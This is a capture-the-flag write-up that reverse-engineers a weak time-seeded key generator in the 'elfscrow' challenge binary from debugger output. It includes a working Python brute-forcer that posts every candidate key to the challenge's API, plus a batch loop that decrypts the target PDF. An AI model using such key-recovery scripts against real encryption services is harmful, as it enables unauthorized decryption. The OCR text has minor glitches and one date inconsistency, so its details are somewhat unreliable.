
EAX = EAX ADD 0x269EC3, lowest 4 bytes are preserved.


OllyDbg - elfscrow.exe - [CPU - main thread, module elfscrow]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?


```
l0D1DC0 ┌$ 55              PUSH EBP                          Registers (FPU)
l0D1DC1 │. 8BEC            MOV EBP,ESP                       EAX 011D4CFE
l0D1DC3 │. A1 2C600D01     MOV EAX,DWORD PTR DS:[state]      ECX 5E112E56
l0D1DC8 │. 69C0 FD430300   IMUL EAX,EAX,343FD                EDX 00EFDD14
0D1DCE  │. 05 C39E2600     ADD EAX,269EC3                    EBX 00000000
l0D1DD3 │. A3 2C600D01     MOV DWORD PTR DS:[state],EAX      ESP 00EFF91C
l0D1DD8 │. A1 2C600D01     MOV EAX,DWORD PTR DS:[state]      EBP 00EFF91C
l0D1DDD │. C1F8 10         SAR EAX,10                        ESI 00000001
l0D1DE0 │. 25 FF7F0000     AND EAX,7FFF                      EDI 010D638C OFFSET elfscrow.__native_
l0D1DE5 │. 5D              POP EBP
l0D1DE6 └. C3              RETN                              EIP 010D1DCE elfscrow.010D1DCE
l0D1DE7    CC              INT3
l0D1DE8    CC              INT3                              C 1  ES 002B 32bit 0(FFFFFFFF)
l0D1DE9    CC              INT3                              P 0  CS 0023 32bit 0(FFFFFFFF)
l0D1DEA    CC              INT3                              A 0  SS 002B 32bit 0(FFFFFFFF)
l0D1DEB    CC              INT3                              Z 0  DS 002B 32bit 0(FFFFFFFF)
l0D1DEC    CC              INT3                              S 0  FS 0053 32bit D73000(FFF)
l0D1DED    CC              INT3                              T 0  GS 002B 32bit 0(FFFFFFFF)
l0D1DEE    CC              INT3                              D 0
l0D1DEF    CC              INT3                              O 1  LastErr ERROR_SUCCESS (00000000)
0D1DF0  ┌$ 55              PUSH EBP                          EFL 00000A03 (O,B,NE,BE,NS,PO,L,LE)
```

EAX = shift Arithmetic Right EAX in 10 positions

The result of this operation replaces the original epoch value in DS register
EAX = EAX AND 0x7FFF



OllyDbg - elfscrow.exe - [CPU - main thread, module elfscrow]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?

```
010D1DC0 ┌$ 55              PUSH EBP                          Registers (FPU
010D1DC1 │. 8BEC            MOV EBP,ESP                       EAX 0143EBC1
010D1DC3 │. A1 2C600D01     MOV EAX,DWORD PTR DS:[state]      ECX 5E112E56
010D1DC8 │. 69C0 FD430300   IMUL EAX,EAX,343FD                EDX 00EFDD14
010D1DCE │. 05 C39E2600     ADD EAX,269EC3                    EBX 00000000
010D1DD3 │. A3 2C600D01     MOV DWORD PTR DS:[state],EAX      ESP 00EFF91C
010D1DD8 │. A1 2C600D01     MOV EAX,DWORD PTR DS:[state]      EBP 00EFF91C
010D1DDD │. C1F8 10         SAR EAX,10                        ESI 00000001
010D1DE0 │. 25 FF7F0000     AND EAX,7FFF                      EDI 010D638C O
010D1DE5 │. 5D              POP EBP
010D1DE6 └. C3              RETN                              EIP 010D1DD8 e
DS:[010D602C]=0143EBC1
EAX=0143EBC1                                                  C 0  ES 002B 3
                                                              P 0  CS 0023 3
elfscrow.cpp:59.                                              A 1  SS 002B 3
Address   Hex dump                 ASCII
010D602C  C1 EB 43 01 05 00 00 00  ┴$C0♣...
```


OllyDbg - elfscrow.exe - [CPU - main thread, module elfscrow]
File View Debug Plugins Options Window Help


```
010D1DC0 ┌$ 55             PUSH EBP
010D1DC1 │. 8BEC           MOV EBP,ESP
010D1DC3 │. A1 2C600D01    MOV EAX,DWORD PTR DS:[state]
010D1DC8 │. 69C0 FD430300  IMUL EAX,EAX,343FD
010D1DCE │. 05 C39E2600    ADD EAX,269EC3
010D1DD3 │. A3 2C600D01    MOV DWORD PTR DS:[state],EAX
010D1DD8 │. A1 2C600D01    MOV EAX,DWORD PTR DS:[state]
010D1DDD │. C1F8 10        SAR EAX,10
010D1DE0 │. 25 FF7F0000    AND EAX,7FFF
010D1DE5 │. 5D             POP EBP
010D1DE6 └. C3             RETN
EAX=0143EBC1

elfscrow.cpp:59.

Registers (FPU)
EAX 0143EBC1
ECX 5E112E56
EDX 00EFDD14
EBX 00000000
ESP 00EFF91C
EBP 00EFF91C
ESI 00000001
EDI 010D638C OFFSE
EIP 010D1DDD elfsc
C 0  ES 002B 32bit
P 0  CS 0023 32bit
A 1  SS 002B 32bit

Address  Hex dump                 ASCII
010D602C C1 EB 43 01 05 00 00 00 ┴$C0♣...
010D6034 48 19 25 01 E8 2D 25 01 H↓%0Φ-%0
010D603C 00 00 00 00 00 00 00 00 ........
```

EAX = EAX AND 0x7FFF


OllyDbg - elfscrow.exe - [CPU - main thread, module elfscrow]
File View Debug Plugins Options Window Help


```
010D1DC0 ┌$ 55             PUSH EBP
010D1DC1 │. 8BEC           MOV EBP,ESP
010D1DC3 │. A1 2C600D01    MOV EAX,DWORD PTR DS:[state]
010D1DC8 │. 69C0 FD430300  IMUL EAX,EAX,343FD
010D1DCE │. 05 C39E2600    ADD EAX,269EC3
010D1DD3 │. A3 2C600D01    MOV DWORD PTR DS:[state],EAX
010D1DD8 │. A1 2C600D01    MOV EAX,DWORD PTR DS:[state]
010D1DDD │. C1F8 10        SAR EAX,10
010D1DE0 │. 25 FF7F0000    AND EAX,7FFF
010D1DE5 │. 5D             POP EBP
010D1DE6 └. C3             RETN
EAX=00000143

elfscrow.cpp:59.

Registers (FPU)
EAX 00000143
ECX 5E112E56
EDX 00EFDD14
EBX 00000000
ESP 00EFF91C
EBP 00EFF91C
ESI 00000001
EDI 010D638C OFFSET elfscrow.__native_startup_lock
EIP 010D1DE0 elfscrow.010D1DE0
C 1  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)

Address  Hex dump                 ASCII
010D602C C1 EB 43 01 05 00 00 00 ┴$C0♣...
010D6034 48 19 25 01 E8 2D 25 01 H↓%0Φ-%0
010D603C 00 00 00 00 00 00 00 00 ........
```

The lowest byte of the result is saved


OllyDbg - elfscrow.exe - [CPU - main thread, module elfscrow]
File View Debug Plugins Options Window Help

```
010D1E37  . E8 84FFFFFF   CALL elfscrow.super_secure_random
010D1E3C  . 0FB6C8        MOVZX ECX,AL
010D1E3F  . 81E1 FF000000 AND ECX,0FF
010D1E45  . 8B55 08       MOV EDX,DWORD PTR SS:[EBP+8]
010D1E48  . 0355 FC       ADD EDX,DWORD PTR SS:[EBP-4]
010D1E4B  . 880A          MOV BYTE PTR DS:[EDX],CL
010D1E4D  .^EB D9        └JMP SHORT elfscrow.010D1E28
010D1E4F  > 8BE5          MOV ESP,EBP
010D1E51  . 5D            POP EBP
010D1E52 └. C3            RETN
010D1E53    CC            INT3
AL=43 ('C')
ECX=5E112E56

elfscrow.cpp:69.

Registers (FPU)
EAX 00000143
ECX 5E112E56
EDX 00EFDD14
EBX 00000000
ESP 00EFF924
EBP 00EFF928
ESI 00000001
EDI 010D638C OFFSET elfscrow.__native_startup_lock
EIP 010D1E3C elfscrow.010D1E3C
C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)

Address  Hex dump                 ASCII
010D602C C1 EB 43 01 05 00 00 00 ┴$C0♣...
010D6034 48 19 25 01 E8 2D 25 01 H↓%0Φ-%0
010D603C 00 00 00 00 00 00 00 00 ........
```

On the second iteration the result of the ADD is used as the new input (instead of the epoch of the first iteration)


OllyDbg - elfscrow.exe - [CPU - main thread, module elfscrow]
File View Debug Plugins Options Window Help

```
010D1DC0 ┌$ 55             PUSH EBP
010D1DC1 │. 8BEC           MOV EBP,ESP
010D1DC3 │. A1 2C600D01    MOV EAX,DWORD PTR DS:[state]
010D1DC8 │. 69C0 FD430300  IMUL EAX,EAX,343FD
010D1DCE │. 05 C39E2600    ADD EAX,269EC3
010D1DD3 │. A3 2C600D01    MOV DWORD PTR DS:[state],EAX
010D1DD8 │. A1 2C600D01    MOV EAX,DWORD PTR DS:[state]
010D1DDD │. C1F8 10        SAR EAX,10
010D1DE0 │. 25 FF7F0000    AND EAX,7FFF
010D1DE5 │. 5D             POP EBP
010D1DE6 └. C3             RETN
EAX=0143EBC1

elfscrow.cpp:59.

Registers (FPU)
EAX 0143EBC1
ECX 00000043
EDX 00EFF94C
EBX 00000000
ESP 00EFF91C
EBP 00EFF91C
ESI 00000001
EDI 010D638C OFFSET elfscrow.__native_startup_lock
EIP 010D1DC8 elfscrow.010D1DC8
C 1  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 1  SS 002B 32bit 0(FFFFFFFF)

Address  Hex dump                 ASCII
010D602C C1 EB 43 01 05 00 00 00 ┴$C0♣...
010D6034 48 19 25 01 E8 2D 25 01 H↓%0Φ-%0
010D603C 00 00 00 00 00 00 00 00 ........
010D6044 00 00 00 00 00 00 00 00 ........
```

So, on every iteration a result is generated that is used as input for the next iteration, this is done 8 times, on every time we get a byte, the result is the encryption key.

We can translate this information into the following python code:

```
word = epoch
        encryptionKeyRaw = ""
        for i in range(1,9):
                multStep = (word * 0x343fd) & 0xFFFFFFFF
                addstep = (multStep + 0x269ec3) & 0xFFFFFFFF
                word = addstep
                sarstep = word >> 0x10
                keyPortion = sarstep & 0xFF
                encryptionKeyRaw += str("{0:#0{1}x}".format(keyPortion,4))
        print(hex(epoch))
        encryptionKey = encryptionKeyRaw.replace("0x","")
        print(encryptionKey)
        secretid = generateSecretId(encryptionKey)
        print(secretid)
```

Now, the question says that the file was encrypted on December 6, 2019 between 7 pm (epoch 1575658800) and 9 pm (epoch: 1575666001) UTC


We get the corresponding EPOCH times and generate a python script to generate all the possible 7201 encryption keys for that timeframe. Since the encryption API generates a secret id for each encryption key that is submitted, we write a python script that submits each possible encryption key, sends it to the server and saves every corresponding secret id on a file called secrets.txt.

```
import sys
from urllib import request, parse

def generateSecretId(encryptionKey):
    user_agent = 'ElfScrow V1.01 (SantaBrowse Compatible)'
    req =  request.Request("http://elfscrow.elfu.org/api/store", data=encryptionKey.encode(),
    headers={'User-Agent': user_agent})
    resp = request.urlopen(req)
    return (resp.read().decode())

for epoch in range(1575658800,1575666001):
    f1 = open("keysAndSecrets.txt","a")
    f2 = open("secrets.txt","a")

    word = epoch
    encryptionKeyRaw = ""

    for i in range(1,9):
        multStep = (word * 0x343fd) & 0xFFFFFFFF
        addstep = (multStep + 0x269ec3) & 0xFFFFFFFF
        word = addstep
        sarstep = word >> 0x10
        keyPortion = sarstep & 0xFF
        encryptionKeyRaw += str("{0:#0{1}x}".format(keyPortion,4))

    print(hex(epoch))
    encryptionKey = encryptionKeyRaw.replace("0x","")
    print(encryptionKey)
    secretid = generateSecretId(encryptionKey)
    print(secretid)
    print("")

    f1.write(str(hex(epoch)) + "," + str(epoch) + "," + encryptionKey + "," +  secretid + "\n")
    f1.close()
    f2.write(secretid + "\n")
    f2.close()
```


Finally, we run the following bat script to try to decrypt the document with the secret ids contained on secrets.txt file.

```
for /F "tokens=*" %%A in (secrets.txt) do echo Trying secret id: %%A >>
output.txt    &&    elfscrow.exe    --decrypt    --insecure    --id=%%A
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-%%A.pdf  >>  output.txt
2>&1
```

After running the script, elfscrow is able to decrypt the document with 40 encryption keys.



```
Name
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-0b447181-4c8e-466f-a258-c633a90a9f8a.pdf
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-1a5b1e8b-7950-4f2b-a3aa-42c9b64f7d83.pdf
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-2eb84e7e-7365-4e00-bd67-6449534f53b6.pdf
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-2f682938-5c7c-4f4f-bebe-1470d7c4615e.pdf
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-3a0f9ac2-2b91-4049-8cf7-afefd520c9d4.pdf
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-06c1d1d2-8f43-4ff7-be76-26268e160331.pdf
```

When we open the first one and get bad results.



Acrobat Reader

Adobe Acrobat Reader could not open 'ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-0b447181-4c8e-466f-a258-c633a90a9f8a.pdf' because it is either not a supported file type or because the file has been damaged (for example, it was sent as an email attachment and wasn't correctly decoded).

We could open each file one by one to identify the right decrypted PDF file, but it is more elegant to use the following PowerShell command to look for the PDF file signature.
Success!!


```
PS [redacted] Select-String -Path .\ElfUResearchLabsSuperSledO
MaticQuickStartGuideV1.2-*.pdf -Pattern '%PDF-'

ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-8507d2e0-c27a-4660-84f6-4364616ad354.pdf:1:%PDF-1.3
```

By searching for the corresponding epoch time, we know it was encrypted on Dec 20, 8:20:50 pm
0x5deab822, 1575663650, b5ad6a321240fbec,8507d2e0-c27a-4660-84f6-4364616ad354



Convert epoch to human-readable date and vice versa

1575663650 | Timestamp to Human date | [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:
GMT : Friday, December 6, 2019 8:20:50 PM
Your time zone : Friday, December 6, 2019 2:20:50 PM GMT-06:00
Relative : A month ago

The decrypted document is shown below


ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-8507d2e0-c27a-4660-84f6-4364616ad354.pdf - Adobe Acrobat Reader DC

Super Sled-O-Matic
Machine Learning Sleigh Route Finder
QUICK-START GUIDE


The phrase in the middle of the document is: Machine Learning Sleigh Route Finder.

11. Open the Sleigh Shop Door

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny? For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

At this moment the forensic team had to unlock 10 locks to enter the room (https://sleighworkshopdoor.elfu.org/), each lock had a legend, The process to identify each key is detailed below:


1. I locked the crate with the villain's name inside. Can you get it out?
You don't need a clever riddle to open the console and scroll a little.



```
Se ha limpiado la consola.
```

PIUQNSHS

2. Some codes are hard to spy, perhaps they'll show up on pulp with dye?
Most paper is made out of pulp.
How can you view this page on paper?
Emulate ‘print’ media, print this page, or view a print preview.




Some codes are hard to spy, perhaps they'll show up on pulp with dye?

F9Z119DY

Need a hint?

3.This code is still unknown; it was fetched but never shown.
Examine the network requests.

